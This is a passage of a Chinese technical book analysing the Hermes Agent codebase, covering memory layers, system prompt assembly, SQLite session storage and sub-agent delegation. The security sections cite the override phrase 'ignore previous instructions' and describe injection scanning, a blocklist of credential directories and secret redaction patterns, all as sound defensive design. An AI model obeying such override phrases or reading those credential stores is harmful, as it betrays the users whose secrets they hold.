长期记忆	MEMORY.md/USER.md + FTS5 检索	都是持久化知识	人类 LTM 是关联网络，Agent 是文件+索引

为什么不模仿"感觉记忆"? 人类的"感觉记忆"对应的是 Agent 的原始感知（用户输入、工具结果），这些已经包含在对话上下文中，不需要独立的存储层。

MEMORY.md 的 2200 字符限制从何而来?

这个限制并非随意设定，而是基于以下计算：

- 1. Claude Sonnet 的上下文窗口约为 200K token
- 2. 系统提示的典型长度约 4-6K token（身份+技能列表+指导规则）
- 3. 记忆快照注入系统提示后，不应超过系统提示总量的 30%（否则挤压技能和指导的空间）
- 4. 2200 字符 $\approx$ 600-800 token $\approx$ 系统提示的 10-15%（留出了技能列表的余地）

这个限制在简单场景下足够，但对于复杂项目（多个项目、多种工具链、长期协作）确实可能不够。Hermes Agent 的应对策略是通过"记忆提示"引导 Agent 主动维护记忆——删除过时信息、合并重复条目，而非简单扩大限制。

子串匹配 vs 向量嵌入的权衡

Hermes Agent 选择子串匹配（substring matching）而非向量嵌入（vector embedding）来操作记忆，这个设计选择涉及关键权衡：

维度	子串匹配	向量嵌入
精确性	高——精确匹配要修改的内容	低——语义匹配可能选错目标
延迟	极低——字符串操作	较高——需要嵌入计算
依赖	无——Python 标准库	需要 embedding 模型
LLM 友好度	高——LLM 擅长描述"要修改什么"	低——LLM 难以指定"修改哪条向量"

核心洞察：记忆操作（add/replace/remove）不同于记忆检索。检索需要语义匹配（"找到关于 Docker 的记忆"），而操作需要精确匹配（"替换'Docker 版本为 20.10'这条记忆"）。Hermes Agent 用子串匹配处理操作，用 FTS5 处理检索——这种分工比统一使用向量嵌入更合理。

6.2 三层记忆架构

Layer 1: MEMORY.md / USER.md → 结构化持久记忆（文件级）
Layer 2: MemoryProvider 插件 → 外部记忆服务（Honcho 等）
Layer 3: SessionDB FTS5 → 历史对话检索（数据库级）

层次	存储介质	读取方式	写入方式	上下文占用
Layer 1	Markdown 文件	系统提示注入	memory 工具	固定（有界限制）
Layer 2	外部服务	工具调用 + 系统提示	工具调用	按需
Layer 3	SQLite + FTS5	session_search 工具	自动记录	按需（摘要）

三层协同工作：Layer 1 提供快速访问的"工作记忆"，Layer 2 提供深度的"用户模型"，Layer 3 提供可搜索的"完整历史"。

6.3 MemoryStore 设计：有界记忆 + 冻结快照模式

`tools/memory_tool.py` (561 行) 的 `MemoryStore` 类 (`memory_tool.py:100-437`) 实现了 Layer 1 的核心逻辑。

双存储设计

```
[python]
class MemoryStore:
    # 两个独立的记忆存储
    MEMORY.md → Agent 的笔记 (character_limit=2200)
    USER.md   → 用户画像 (character_limit=1375)
```

为什么是两个文件？ 因为它们的生命周期和访问模式不同：

- **MEMORY.md**：Agent 的"笔记本"——记录事实、偏好、工作模式。由 Agent 主动维护
- **USER.md**：用户的"档案"——记录用户身份、角色、偏好。由 Agent 观察推断

冻结快照模式

系统提示中的记忆不是"实时读取文件"的，而是使用**冻结快照**：

1. 启动时：读取 MEMORY.md/USER.md → 生成快照 → 注入系统提示
2. 运行时：Agent 通过 memory 工具修改文件 → 更新快照
3. 下次对话：使用最新的快照

这种模式的关键好处是**系统提示的稳定性**——冻结快照确保了 Anthropic Prompt Caching 的前缀匹配。如果每次工具调用都实时更新系统提示，缓存就会失效。

条目分隔符

记忆条目使用 §（章节符号）分隔：

```
[markdown]
§ 用户偏好深色主题
§ 项目使用 Python 3.12
§ 每周五需要提交周报
```

§ 之所以被选为分隔符，是因为它几乎不会出现在自然语言文本中，避免了条目边界歧义。

6.4 记忆操作：add / replace / remove

memory 工具支持三种操作：

add

添加一条新记忆。如果文件已满（超过字符限制），返回错误，Agent 需要先删除旧记忆。

replace

替换匹配的文本。使用子串匹配：

```
[python]
# 简化逻辑
def replace(old_text, new_text):
    content = read_file()
    if old_text not in content:
        return "Old text not found"
```

```
content = content.replace(old_text, new_text, 1) # 只替换第一个匹配
write_file(content)
```

remove

删除匹配的文本：

```
[python]
def remove(text):
    content = read_file()
    if text not in content:
        return "Text not found"
    content = content.replace(text, "", 1)
    write_file(content)
```

子串匹配的设计选择：为什么不使用行号？因为 LLM 更擅长描述"要修改什么"而非"修改第几行"。子串匹配让 Agent 可以精确指定要修改的内容，而不受行号偏移的影响。

6.5 内容安全扫描

`_scan_memory_content()` (`memory_tool.py:85-97`) 阻止两种攻击模式：

1. **注入攻击：**如"ignore previous instructions"——防止恶意用户通过记忆系统向 Agent 注入指令
2. **泄露攻击：**如读取环境变量或 API Key——防止 Agent 被诱导将敏感信息写入记忆文件

6.6 MemoryProvider 抽象基类与生命周期

`agent/memory_provider.py` (232 行) 定义了外部记忆服务的插件接口：

```
[python]
class MemoryProvider(ABC):
    """可插拔的记忆提供者抽象基类。"""

    async def initialize(self, user_id: str) -> None:
        """初始化提供者（会话开始时调用）。"""

    def system_prompt_block(self) -> str | None:
        """返回要注入系统提示的记忆内容块。"""
```

```

async def prefetch(self, user_message: str) -> str | None:
    """预取与当前消息相关的记忆。"""

async def sync_turn(self, messages: list) -> None:
    """同步当前轮次到外部记忆服务。"""

def get_tool_schemas(self) -> list[dict]:
    """返回该提供者暴露的工具 Schema。"""

async def handle_tool_call(self, name: str, args: dict) -> str:
    """处理该提供者的工具调用。"""

async def shutdown(self) -> None:
    """关闭提供者（会话结束时调用）。"""

```

生命周期：`initialize()` → (`system_prompt_block()` / `prefetch()` / `sync_turn()` / `handle_tool_call()`)* → `shutdown()`

Honcho 集成

Honcho 是一个“辩证式”用户建模服务——它不仅记录用户说了什么，还推断用户为什么这么说。这种“深层用户模型”让 Agent 能够理解用户的意图模式、决策偏好和认知风格，而不仅仅是表面的事实记录。

6.7 MemoryManager 协调器

`agent/memory_manager.py` 协调内置记忆和外部记忆提供者：

```

[python]
class MemoryManager:
    def __init__(self, builtin_store: MemoryStore, external_providers: List[MemoryProvider]):
        self.builtin = builtin_store
        self.providers = external_providers

    def system_prompt_block(self) -> str:
        """合并所有提供者的系统提示块。"""
        blocks = []
        if self.builtin:

```

```

        blocks.append(self.builtin.get_snapshot())
    for provider in self.providers:
        block = provider.system_prompt_block()
        if block:
            blocks.append(block)
    return "\n\n".join(blocks)

```

6.8 记忆提示 (Memory Nudge)

记忆提示是引导 Agent 主动使用记忆的机制。当 Agent 连续多轮未使用 `memory` 工具时，系统在工具结果中注入提示 (`run_agent.py:7034-7041`)：

```

"You haven't used the memory tool recently. Consider saving any important
information you've learned about the user or the task."

```

这种“温和提醒”而非“强制要求”的策略，让 Agent 在不感到被干扰的情况下保持记忆的使用。

6.9 SessionDB 与 FTS5 全文检索

`hermes_state.py` (1305 行) 的 `SessionDB` 类实现了 Layer 3 的核心——SQLite + FTS5 的双引擎存储。

数据模型

```

[sql]
-- 会话表
CREATE TABLE sessions (
    id TEXT PRIMARY KEY,
    title TEXT,
    created_at TIMESTAMP,
    updated_at TIMESTAMP,
    platform TEXT,
    user_id TEXT
);

-- 消息表 (JSONL 格式, 避免 SQLite 单行大小限制)
-- 实际消息存储在 logs/{session_id}.jsonl 文件中

```

```
-- FTS5 全文索引
CREATE VIRTUAL TABLE sessions_fts USING fts5(
    title, content,
    tokenize='porter unicode61'
);
```

FTS5 的选择理由

为什么不使用向量数据库？因为 Hermes Agent 的会话搜索场景更适合全文检索：

1. **精确匹配**：用户搜索 "Docker deploy error" 需要精确的关键词匹配，不是语义相似度
2. **低延迟**：FTS5 在本地 SQLite 上运行，无需网络调用
3. **零依赖**：SQLite + FTS5 是 Python 标准库的一部分，无需安装额外依赖
4. **Porter 词干提取**：FTS5 的 `porter` 分词器自动处理英文词形变化 ("deploying" 匹配 "deploy")

6.10 会话搜索工具

`tools/session_search_tool.py` 实现了"检索 + 摘要"的两阶段搜索：

1. **检索阶段**：使用 FTS5 搜索匹配的历史会话
2. **摘要阶段**：将搜索结果交给辅助 LLM 生成结构化摘要

这种 RAG (Retrieval-Augmented Generation) 模式确保了 Agent 可以从大量历史对话中提取关键信息，而不需要将所有历史加载到上下文中。

6.11 设计评价

优势：

- 三层架构各司其职，解决了记忆的不同维度问题
- 冻结快照模式保护了 Prompt Caching 的稳定性
- 子串匹配的记忆操作对 LLM 友好
- FTS5 的选择在精确性、延迟和依赖之间取得了良好平衡

局限：

- Layer 1 的字符限制 (2200/1375) 可能不够——复杂项目需要更多记忆空间

- Layer 2 的 Honcho 集成依赖外部服务，在离线环境中不可用
- 记忆提示的"温和提醒"策略在弱模型上可能被忽略

...

第 7 章 提示工程——System Prompt 的动态构建

系统提示是 Agent 的"世界观"——它定义了 Agent 的身份、能力、知识和约束。Hermes Agent 的系统提示不是静态文本，而是一个动态组装的复杂结构，涉及身份声明、技能注入、上下文文件、记忆快照、安全扫描等多个组件。

7.1 PromptBuilder 的架构设计

`agent/prompt_builder.py` (984 行) 是系统提示的"总装车间"。它不直接构建完整的系统提示（那是 `run_agent.py` 中 `_build_system_prompt()` 的工作），而是提供了各个板块的构建函数。

7.2 系统提示的组成板块

身份声明

`DEFAULT_AGENT_IDENTITY` (`prompt_builder.py:134-142`) :

```
[python]
DEFAULT_AGENT_IDENTITY = (
    "You are Hermes Agent, an intelligent AI assistant created by Nous Research. "
    "You excel at understanding complex requests and using your tools effectively "
    "to accomplish tasks. You are proactive, thorough, and always verify your work."
)
```

记忆指导

`MEMORY_GUIDANCE` (`prompt_builder.py:144-156`) 指导 Agent 如何使用记忆工具：

- 使用 `memory` 工具保存持久事实，而非任务进度
- 在对话开始时检查 `MEMORY.md` 是否有相关信息
- 避免重复保存相同信息

技能注入

`build_skills_system_prompt()` (`prompt_builder.py:529-746`) 生成技能板块，使用三层缓存策略：

1. **进程内 LRU 缓存** (`_SKILLS_PROMPT_CACHE`，最大 8 条) ——最快
2. **磁盘快照** (`.skills_prompt_snapshot.json`，通过 `mtime/size` 验证) ——次快
3. **完整文件系统扫描**——最慢 (冷启动)

缓存键包含 (`skills_dir`, `external_dirs`, `tools`, `toolsets`, `platform`)，确保任何配置变更都会使缓存失效。

上下文文件

`build_context_files_prompt()` (`prompt_builder.py:944-984`) 按优先级加载上下文文件 (首次匹配生效)：

1. `.hermes.md` / `HERMES.md` (沿目录树向上搜索至 git root)
2. `AGENTS.md` / `agents.md` (仅当前目录)
3. `CLAUDE.md` / `claude.md` (仅当前目录)
4. `.cursorrules` + `.cursor/rules/*.mdc` (仅当前目录)

每个来源有 `CONTEXT_FILE_MAX_CHARS = 20_000` 的限制，超出时进行头尾截断 (70% 头部 + 20% 尾部 + 10% 截断标记)。

安全扫描

`_scan_context_content()` (`prompt_builder.py:55-73`) 在所有上下文文件进入系统提示前进行安全扫描，检测：

- 10 个正则注入模式 (`_CONTEXT_THREAT_PATTERNS`)
- 零宽/Unicode 方向控制字符 (`_CONTEXT_INVISIBLE_CHARS`)

检测到威胁时，整个文件内容被替换为 `[BLOCKED: <reason>]`。

7.3 前缀缓存优化策略

系统提示被设计为"尽可能不变"的结构，以最大化 Anthropic Prompt Caching 的命中率：

1. **系统提示一次性构建**：首次调用 `_build_system_prompt()` 后缓存到 `_cached_system_prompt` 和 SQLite

2. **临时上下文不注入系统提示**：插件和记忆预取的内容追加到用户消息中
3. **技能变更后主动失效**：`clear_skills_system_prompt_cache()` 确保技能变更被反映

7.4 临时上下文注入

某些信息不适合放在系统提示中（因为它们是临时的，或者会破坏缓存）。这些信息被注入到当前轮次的用户消息中（`run_agent.py:7279-7360`）：

- 记忆预取结果（MemoryProvider 的 `prefetch()` 返回）
- 插件的 `pre_llm_call` 注入内容
- 子目录提示（`agent/subdirectory_hints.py`）

为什么不创建新的系统消息？ 因为在 Anthropic Messages API 中，系统参数是固定的。在 OpenAI API 中，中间插入系统消息可能被某些模型忽略。追加到用户消息是最安全的方式。

7.5 上下文文件引用解析

`agent/context_references.py` (492 行) 实现了 `@file:`、`@folder:`、`@git:N`、`@url:`、`@diff`、`@staged` 等上下文引用的解析：

```
[python]
REFERENCE_PATTERN = r"@(?:file|folder|git|url|diff|staged):(\S+)"
```

安全边界：

- 硬限制：注入内容不超过上下文长度的 50%（超出则阻止注入）
- 软限制：不超过 25%（超出则警告）
- 敏感路径保护：禁止访问 `.ssh/`、`.aws/`、`.gnupg/`、`.kube/` 等目录

7.6 安全提示注入检测

`agent/redact.py` (182 行) 实现了 8 道脱敏扫描，覆盖 30+ API Key 前缀：

扫描通道	检测内容
API Key 前缀	sk-、ghp_、xox[baprs]-、Alza、pplx-、fal_ 等
ENV 赋值	OPENAI_API_KEY=sk-abc...
JSON 字段	"apiKey": "value"、"token": "..."

Authorization 头	Authorization: Bearer <token>
Telegram Token	bot12345678:token
私钥	-----BEGIN RSA PRIVATE KEY-----
数据库连接串	postgres://user:password@host
E.164 电话号码	+ <country> <number>

遮蔽规则：短 token 完全遮蔽 (***)，长 token 保留前 6 后 4 (sk-proj...xYzA)。

7.7 设计评价

优势：

- 多层缓存策略有效降低了技能列表的构建开销
- 上下文文件的优先级系统让用户可以在不同层级注入项目指令
- 安全扫描（注入检测 + PII 脱敏）是生产环境的必要防线
- 临时上下文的"用户消息注入"策略保护了 Prompt Caching

局限：

- 系统提示的板块组合逻辑分散在多个文件中，缺少统一的"蓝图"
- 上下文文件的 20K 字符限制可能不足以包含大型项目的完整指南
- 安全扫描基于正则，对新型攻击模式的覆盖需要持续更新

...

第 8 章 会话管理——从创建到检索的完整生命周期

会话 (Session) 是 Agent 交互的基本单元——它记录了一次完整的对话过程，包括消息历史、token 统计、成本追踪和分支关系。Hermes Agent 的会话系统需要应对一个独特的挑战：**多进程并发写入**。在消息网关模式下，一个 Hermes 进程可能同时为多个平台用户服务，而 CLI 和子 Agent 也可能同时写入同一个 `state.db`。本章将深入剖析 SessionDB 如何在 SQLite 的限制下实现可靠的并发会话管理。

8.1 数据库架构：SQLite 三表 + FTS5 虚拟表

`hermes_state.py` (1305 行) 的 `SessionDB` 类使用四张表组织会话数据 (`hermes_state.py:36-112`)：

state.db (WAL mode)		
schema_version	sessions	messages
version	id (PK)	id (PK, autoincrement)
	source	session_id (FK)
	user_id	role
	model	content
	model_config	tool_call_id
	system_prompt	tool_calls
	parent_session	tool_name
	started_at	timestamp
	ended_at	token_count
	end_reason	finish_reason
	message_count	reasoning
	tool_call_count	reasoning_details
	input_tokens	codex_reasoning_items
	output_tokens	
	cache_*_tokens	
	billing_*	
	title	

	messages_fts (FTS5 content sync)	
	content (from messages.content, synced via triggers)	

为什么消息不全部存在 SQLite 中？

初版 Hermes Agent 将消息内容存储在 SQLite 的 `messages.content` 字段中，同时保留 JSONL 文件作为备份。这个选择经过了权衡：

方案	优势	劣势
全 SQLite	原子事务、统一查询	单行可能超 SQLite 1GB 限制；工具结果可能极大
全 JSONL	追加高效、无大小限制	无事务、查询必须顺序扫描
混合（Hermes 选择）	结构化索引 + FTS5 + 大字段无限制	数据分散、需双写一致性

当前实现中，消息的**元数据**（role、timestamp、token_count 等）存储在 SQLite，而**完整内容**通过 `load_session()` 从消息记录中加载。FTS5 通过触发器（`hermes_state.py:100-112`）自动同步 `messages.content` 字段，实现全文检索：

```
[sql]
-- 插入消息时同步到 FTS5
CREATE TRIGGER messages_fts_insert AFTER INSERT ON messages BEGIN
    INSERT INTO messages_fts(rowid, content) VALUES (new.id, new.content);
END;

-- 删除/更新时先删后插（FTS5 的 upsert 模式）
CREATE TRIGGER messages_fts_delete AFTER DELETE ON messages BEGIN
    INSERT INTO messages_fts(messages_fts, rowid, content) VALUES('delete', old.id,
old.content);
END;
```

FTS5 使用**内容同步模式**（`content=messages`，`content_rowid=id`），这意味着 FTS5 不存储内容副本，而是在查询时回查主表。这节省了约 50% 的存储空间，但查询时需要 JOIN 主表获取完整内容。

8.2 并发写入：WAL 模式 + 抖动重试

这是 SessionDB 设计中最关键的部分。在消息网关模式下，多个 Hermes 进程（gateway + CLI + worktree agents）共享同一个 `state.db`，SQLite 的 WAL 写锁成为瓶颈。

为什么不用 SQLite 默认的 busy handler?

SQLite 内置的 busy handler 使用**确定性退避**（deterministic backoff）——固定的 sleep 间隔。当多个写者竞争同一把锁时，确定性退避会产生**护航效应**（convoy effect）：所有写者在相近的时间醒来、竞争、失败、再 sleep，形成同步波。

Hermes Agent 的解决方案

`_execute_write()` 方法（`hermes_state.py:164-214`）实现了三层防抖策略：

```
[python]
# 关键参数
_WRITE_MAX_RETRIES = 15      # 最多重试 15 次
_WRITE_RETRY_MIN_S = 0.020   # 最小抖动 20ms
_WRITE_RETRY_MAX_S = 0.150   # 最大抖动 150ms
_CHECKPOINT_EVERY_N_WRITES = 50 # 每 50 次写入执行一次 PASSIVE 检查点
```

第一层：BEGIN IMMEDIATE 提前锁检测

```
[python]
with self._lock:
    self._conn.execute("BEGIN IMMEDIATE") # 立即获取 WAL 写锁
    try:
        result = fn(self._conn)
        self._conn.commit()
    except BaseException:
        self._conn.rollback()
        raise
```

BEGIN IMMEDIATE 在事务开始时就获取写锁，而非推迟到第一条 DML 语句。这使得锁竞争在事务开始时立即暴露，而非在执行中途才失败——后者会导致部分状态不一致。

第二层：随机抖动重试

```
[python]
except sqlite3.OperationalError as exc:
    if "locked" in err_msg or "busy" in err_msg:
        jitter = random.uniform(0.020, 0.150) # 20-150ms 随机抖动
        time.sleep(jitter)
        continue # 重试
```

随机抖动将竞争者的时间分散到不同时刻，自然地打破了护航效应。15 次重试 × 平均 85ms ≈ 1.3s 的最大等待时间，足以覆盖网关场景下的短暂争用。

第三层：周期性 PASSIVE 检查点

```
[python]
self._write_count += 1
if self._write_count % 50 == 0:
    self._try_wal_checkpoint() # PRAGMA wal_checkpoint(PASSIVE)
```

WAL 文件会持续增长。PASSIVE 检查点尝试将已提交的 WAL 帧写回主数据库文件，但不阻塞其他连接。每 50 次写入执行一次，在写入吞吐和文件大小之间取得平衡。

连接配置的精细考量

```
[python]
self._conn = sqlite3.connect(
    str(self.db_path),
    check_same_thread=False, # 允许跨线程使用（但有 _lock 保护）
    timeout=1.0,             # 短超时—应用层重试负责退避
    isolation_level=None,     # 手动管理事务（避免 Python 自动 BEGIN）
)
self._conn.execute("PRAGMA journal_mode=WAL") # WAL 模式：读写不互斥
self._conn.execute("PRAGMA foreign_keys=ON") # 启用外键约束
```

`isolation_level=None` 是关键——Python 的默认 `isolation_level=""` 会在 DML 语句前自动执行 `BEGIN`，这与我们显式的 `BEGIN IMMEDIATE` 冲突。手动事务管理确保了锁的精确控制。

8.3 FTS5 全文检索：查询净化与语义鸿沟

FTS5 的默认分词器

Hermes Agent 使用 FTS5 的默认分词器 (Unicode61 tokenizer)，它按 Unicode 边界分词，对中文支持有限——中文被当作连续字符流，只有精确子串匹配才能命中。这意味着：

- 英文关键词搜索效果好 ("docker deployment" → 分词为 docker + deployment)
- 中文短语搜索依赖精确匹配 ("配平优化" 需要 content 中存在完全相同的子串)
- 连字符和点号会拆分词元 (chat-send → chat AND send, P2.2 → p2 AND 2)

查询净化：_sanitize_fts5_query()

用户输入直接传给 FTS5 的 MATCH 子句是危险的——FTS5 有自己的查询语法，"、(、)、+、* 等字符有特殊含义。_sanitize_fts5_query() (hermes_state.py:1000-1050) 执行六步净化：

步骤	操作	示例
1	提取并保护平衡引号短语	"exact phrase" → 占位符
2	剥离未配对的 FTS5 特殊字符	+(test) → test
3	折叠重复 *，移除前导 *	***hello → hello*
4	移除首尾悬空布尔运算符	AND hello OR → hello
5	为连字符/点号词加引号	chat-send → "chat-send"
6	恢复保护的引号短语	占位符 → 原始短语

第 5 步尤其精妙：FTS5 默认分词器会将 chat-send 拆分为 chat AND send，搜索 chat-send 实际上会匹配所有同时包含这两个词的文档。通过加引号变为短语匹配，确保了精确性。同时，单次正则替换 (\b(\w+(?:[.-]\w+))\b) 避免了顺序应用两个模式时的双重引号 bug。

搜索 API

search_messages() (hermes_state.py:1052-1130) 支持丰富的过滤条件：

```
[python]
results = db.search_messages(
    query="docker deployment",
    source_filter=["cli"],      # 只搜索 CLI 来源的会话
    exclude_sources=["test"],  # 排除测试来源
```

```

    role_filter=["assistant"],      # 只搜索助手消息
    limit=20,                       # 最多返回 20 条
    offset=0,                       # 分页偏移
)

```

搜索结果包含会话标题、消息内容、匹配分数（BM25 排名）和时间戳，Agent 可以据此判断哪些历史对话与当前任务最相关。

8.4 会话分支与继承

`sessions` 表的 `parent_session_id` 字段（`hermes_state.py:48`）实现了会话的分支语义：

```

session_A (主会话)
├─ session_B (分支: 从 session_A 的第 5 轮分叉)
├─ session_C (分支: 从 session_A 的第 8 轮分叉)
│   └─ session_D (分支的分支)
└─ session_E (分支: 从 session_A 的第 12 轮分叉)

```

分支通过 `/branch` 命令触发：用户在对话的某个节点创建分支，新的会话继承父会话到分叉点为止的消息历史，之后独立发展。这类似于 Git 的分支模型——`parent_session_id` 相当于 `parent commit`。

索引 `idx_sessions_parent`（`hermes_state.py:88`）加速了“查找某会话的所有分支”这类查询：

```

[sql]
CREATE INDEX idx_sessions_parent ON sessions(parent_session_id);

```

Schema 演进

SessionDB 经历了 6 个 schema 版本的演进（`hermes_state.py:252-341`），每次都通过 `ALTER TABLE ADD COLUMN` 增量添加字段：

版本	新增内容	动机
v1	初始表结构	基础会话和消息
v2	<code>messages.finish_reason</code>	区分正常结束和中断
v3	<code>sessions.title</code>	会话标题自动生成
v4	唯一索引 <code>idx_sessions_title_unique</code>	防止标题重复
v5	Token 追踪 + 计费字段	成本监控需求
v6	<code>messages.reasoning/reasoning_details/codex_reasoning_items</code>	推理过程持久化

这种增量迁移策略确保了**向后兼容**——旧版本数据库打开时自动升级，无需手动迁移脚本。

8.5 会话标题自动生成

`agent/title_generator.py` 使用辅助模型为每个新会话生成简短标题。标题存储在 `sessions.title` 字段中，用于会话列表显示和 FTS5 检索（标题也被纳入搜索范围）。

唯一索引 `idx_sessions_title_unique` (`WHERE title IS NOT NULL`) 确保了标题的全局唯一性——这对会话切换和搜索的精确匹配至关重要。

8.6 Checkpoint 机制

`tools/checkpoint_manager.py` 实现了文件系统级别的检查点与回滚：

1. **创建检查点**：在执行可能修改文件系统的工具前，创建受影响文件的快照
2. **回滚**：恢复到之前的检查点，撤销所有文件修改
3. **快照上限**：最多保留 50 个快照 (`checkpoint_max_snapshots`)，超出时淘汰最旧的

Checkpoint 与 Session 分支是互补的：

- **Checkpoint** 回滚**文件系统**变更（代码修改、配置变更）
- **Session 分支** 回滚**对话历史**（消息、上下文）

两者共同构成了完整的“撤销”语义——用户可以同时回退对话和恢复文件。

8.7 设计评价

优势：

- WAL + 抖动重试的并发策略，在 SQLite 的单写者限制下实现了实用的多进程写入
- FTS5 的内容同步模式节省了 50% 存储，触发器自动维护索引一致性
- Schema 增量迁移策略优雅地处理了版本演进
- Checkpoint + Session 分支的组合提供了完整的撤销语义

局限：

- FTS5 的默认分词器对中文支持不佳，缺乏语义搜索能力，对于模糊查询效果有限

- 单个 SQLite 文件的写锁仍是瓶颈——极端并发下抖动重试可能耗尽 15 次上限
- Checkpoint 仅覆盖文件系统变更，不覆盖数据库或远程服务的副作用
- 消息存储的双写（SQLite 元数据 + FTS5 内容）增加了维护复杂度

改进方向：对于中文用户，可考虑使用 FTS5 的 `icu` 分词器或 `jieba` 分词器替代默认的 `unicode61`；对于更高并发场景，可考虑将 SessionDB 迁移到 PostgreSQL 或使用 SQLite 的 `BEGIN CONCURRENT` 补丁（非标准）。

...

第 9 章 子 Agent 与委派系统——并行任务执行

当单个 Agent 面对需要多步骤、多领域协作的复杂任务时，委派机制成为突破单线程瓶颈的关键。

Hermes Agent 的 `delegate_tool` 实现了一种"分而治之"的并行策略：主 Agent 将子任务委派给独立的子 Agent，每个子 Agent 拥有自己的上下文空间和工具集，在独立线程中并行执行。本章将探讨子 Agent 的生成机制、独立上下文的设计决策、RPC 工具访问的安全边界，以及并行工作流的编排策略。这些设计背后的核心权衡是"信息共享"与"上下文隔离"之间的平衡——独立上下文避免了主 Agent 的上下文膨胀，但子 Agent 也因此丧失了全局视角。

9.1 子 Agent 生成机制

`tools/delegate_tool.py` 实现了子 Agent 委派——将复杂任务拆分为独立子任务，并行执行。

委派流程

1. 主 Agent 决定委派 → 调用 `delegate_task` 工具
2. 创建新的 `AI Agent` 实例（继承工具集，但使用独立的上下文）
3. 在新线程中运行子 Agent 的对话循环
4. 子 Agent 完成后，结果返回给主 Agent

委派的理论基础：这种"分而治之"的策略在分布式系统中被称为"任务分解与分配"（Task Decomposition and Allocation）。在 Agent 领域，它对应于多 Agent 系统的**分层架构**（Hierarchical Architecture）——主 Agent 充当协调者（Coordinator），子 Agent 充当执行者（Worker）。与对等架构（Peer-to-Peer）相比，分层架构的控制流更简单、错误隔离更好，但协调者的单点压力更大。

Hermes Agent 的委派实现体现了三个关键设计原则：

1. **最小权限：**子 Agent 只继承必要的工具集，而非主 Agent 的全部工具。这遵循了"最小权限原则"（Principle of Least Privilege），限制了子 Agent 出错的影响范围
2. **独立生命周期：**子 Agent 有独立的迭代预算（默认 50，低于主 Agent 的 90），防止单个子任务消耗过多资源
3. **结果归约：**子 Agent 的输出最终被归约为纯文本返回给主 Agent，而非将整个消息历史合并——这是信息压缩的一种形式

独立上下文

子 Agent 获得全新的对话历史——它不知道主 Agent 之前的对话内容。这是有意为之的设计：独立上下文避免了主 Agent 的上下文被大量子任务结果填满。

为什么是独立上下文而非共享上下文？ 这是一个上下文预算的零和博弈：

方案	优势	劣势
共享上下文	子 Agent 知晓完整对话历史，决策更精准	主 Agent 上下文被子任务结果膨胀；token 成本线性增长
独立上下文（选择）	主 Agent 上下文保持精简；子任务隔离，互不干扰	子 Agent 缺乏全局视角，可能重复主 Agent 已做过的工作

Hermes Agent 选择了独立上下文，基于一个关键观察：**子任务通常是自包含的**。"搜索 X 的文档并总结"不需要知道用户之前讨论了 Y。当子任务确实需要上下文时，主 Agent 在委派时通过 `task_prompt` 参数将必要信息传递给子 Agent——这是一种显式的"按需传递"而非隐式的"全部共享"。

这种设计也与上下文压缩策略兼容：如果子 Agent 共享上下文，上下文压缩时需要同时考虑主 Agent 和子 Agent 的消息，复杂度急剧上升。独立上下文使得每个 Agent 可以独立压缩，互不影响。

工具共享

子 Agent 继承主 Agent 的工具集和 API 配置，但通过 `parent_agent=self` 获得对父 Agent 的引用。这使得子 Agent 可以通过 RPC 调用父 Agent 的工具。

9.2 RPC 工具访问

`tools/code_execution_tool.py` 中的沙箱化 Python 执行环境支持 RPC 工具访问——沙箱中的代码可以调用父 Agent 的工具：

```
[python]
# 沙箱中可以使用的 RPC 接口
result = tools.read_file(path="/path/to/file")
result = tools.web_search(query="...")
```

这种设计让沙箱代码保持了 Agent 的全部能力，同时通过 RPC 隔离确保了安全性。

9.3 并行 workflow 编排

当主 Agent 委派多个子 Agent 时，它们在不同的线程中并行执行。`delegate_tool.py` 使用 `ThreadPoolExecutor` 管理子 Agent 的生命周期：

- 最大并行子 Agent 数受 `_MAX_TOOL_WORKERS` (8) 限制
- 每个子 Agent 有独立的迭代预算（默认 50）
- 子 Agent 之间的结果通过主 Agent 合并

并行模式的理论分析

从并发理论的角度，Hermes Agent 的并行委派属于**任务并行**（Task Parallelism）而非**数据并行**（Data Parallelism）——不同的子 Agent 执行不同的任务（搜索、编码、分析），而非对同一数据集的不同分区执行相同操作。

这种并行模式有几个值得注意的特性：

1. **有界并行**：`_MAX_TOOL_WORKERS=8` 是一个经验值，它平衡了并行度与 LLM API 的并发限制。过高的并行度会触发 API 速率限制，反而降低吞吐量
2. **异步归约**：子 Agent 的结果以 `imap_unordered` 的方式返回，意味着结果的到达顺序不确定。主 Agent 需要能够处理乱序结果——这与 MapReduce 的 Reduce 阶段类似
3. **错误隔离**：单个子 Agent 的失败不会影响其他子 Agent。主 Agent 会收到错误信息，可以选择重试或向用户报告

与 MapReduce 的类比

可以将 Hermes Agent 的委派模式类比为 MapReduce：

MapReduce	Hermes Agent
Map 阶段	主 Agent 将任务分解为子任务
Worker	子 Agent 独立执行子任务
Shuffle	子 Agent 结果返回主 Agent
Reduce 阶段	主 Agent 合并子 Agent 的结果

但有一个关键区别：MapReduce 的 Reduce 逻辑是确定性的（聚合、排序等），而 Hermes Agent 的"归约"是非确定性的——主 Agent 用 LLM 来理解、综合子 Agent 的结果，这意味着合并质量依赖于 LLM 的推理能力。

子 Agent 的中断传播

当用户按下 Ctrl+C 中断主 Agent 时，中断信号会递归传播到所有子 Agent：

```
[python]
# run_agent.py 中的中断传播
def interrupt(self):
    self._interrupt_requested = True
    with self._active_children_lock:
        for child in self._active_children:
            child.interrupt() # 递归传播
```

这种递归传播确保了"一键中断"的用户体验——无论有多少子 Agent 在并行运行，Ctrl+C 都能停止它们。但需要注意线程安全：`_active_children_lock` 保护了子 Agent 列表的一致性，防止在传播中断的同时有新的子 Agent 被创建。

9.4 设计评价

优势：

- 子 Agent 的独立上下文设计简洁有效，避免了上下文污染
- RPC 工具访问让沙箱代码拥有完整能力
- 并行执行显著提升了多文件、多步骤任务的效率

局限：

- 子 Agent 之间无法直接通信，必须通过主 Agent 中转
- 并行度受线程池限制（最大 8），对于极端并行场景可能不够
- 子 Agent 的结果格式是纯文本，缺乏结构化的结果合并机制

...

(第二篇完)

...

第三篇：交互与集成

...

第 10 章 终端 TUI——交互式对话界面

Hermes Agent 的终端界面（TUI）不是简单的命令行输入输出，而是一个完整的交互式应用——支持多行编辑、斜杠命令自动补全、流式渲染、语音交互和主题定制。本章将深入剖析 `cli.py`（8737 行）和关联模块的实现。

10.1 HermesCLI 架构：多线程模型 + `prompt_toolkit` + `Rich`

HermesCLI 使用 `prompt_toolkit` 作为 TUI 框架、`Rich` 作为格式化引擎。两者通过 `ChatConsole` 适配器（`cli.py:1068`）桥接——`Rich` 的输出通过 `patch_stdout` 上下文管理器路由到 `prompt_toolkit` 的 ANSI 渲染器，避免了逃逸序列冲突。

线程架构概览

